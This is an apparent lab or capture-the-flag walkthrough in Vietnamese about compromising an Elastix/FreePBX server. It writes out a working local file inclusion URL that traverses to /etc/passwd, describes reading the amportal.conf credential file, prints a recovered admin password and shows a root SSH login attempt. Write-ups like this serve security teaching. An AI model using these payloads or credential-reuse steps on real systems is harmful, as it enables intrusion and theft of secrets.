


Phiên bản của TLS là 1.0:







Elastix là 1 máy chủ kết hợp nhiều chức năng khác nhau: IP PBX, email, IM, faxing

Mình tìm thấy khai thác có sẵn trên Elastix 2.2.0: Local File Inclusion

https://10.10.10.7/vtigercrm/graph.php?current\_language=../../../../../../../..//etc/passwd%00&module=Accounts&action



Máy chủ dùng FreePBX 2.5:




FreePBX là 1 giao diện người dùng mã nguồn mở hoạt động dựa trên web giúp bạn quản lý Asterisk, giọng nói qua IP (VoIP) và máy chủ điện thoại.

Asterisk là cơ sở dữ liệu mysql của freepbx.


Tập tin cấu hình của FreePBX chứa cấu hình cơ sở dữ liệu là amportal.conf

admin:jEhdIekWmdjE

Ta có thể dùng tài khoản trên để đăng nhập FreePBX:



Mình không tìm được cách reverse shell trên FreePBX, nên thử kết nối ssh:



ssh -oKexAlgorithms=+diffie-hellman-group1-sha1 -oHostKeyAlgorithms=+ssh-dss root@10.10.10.7

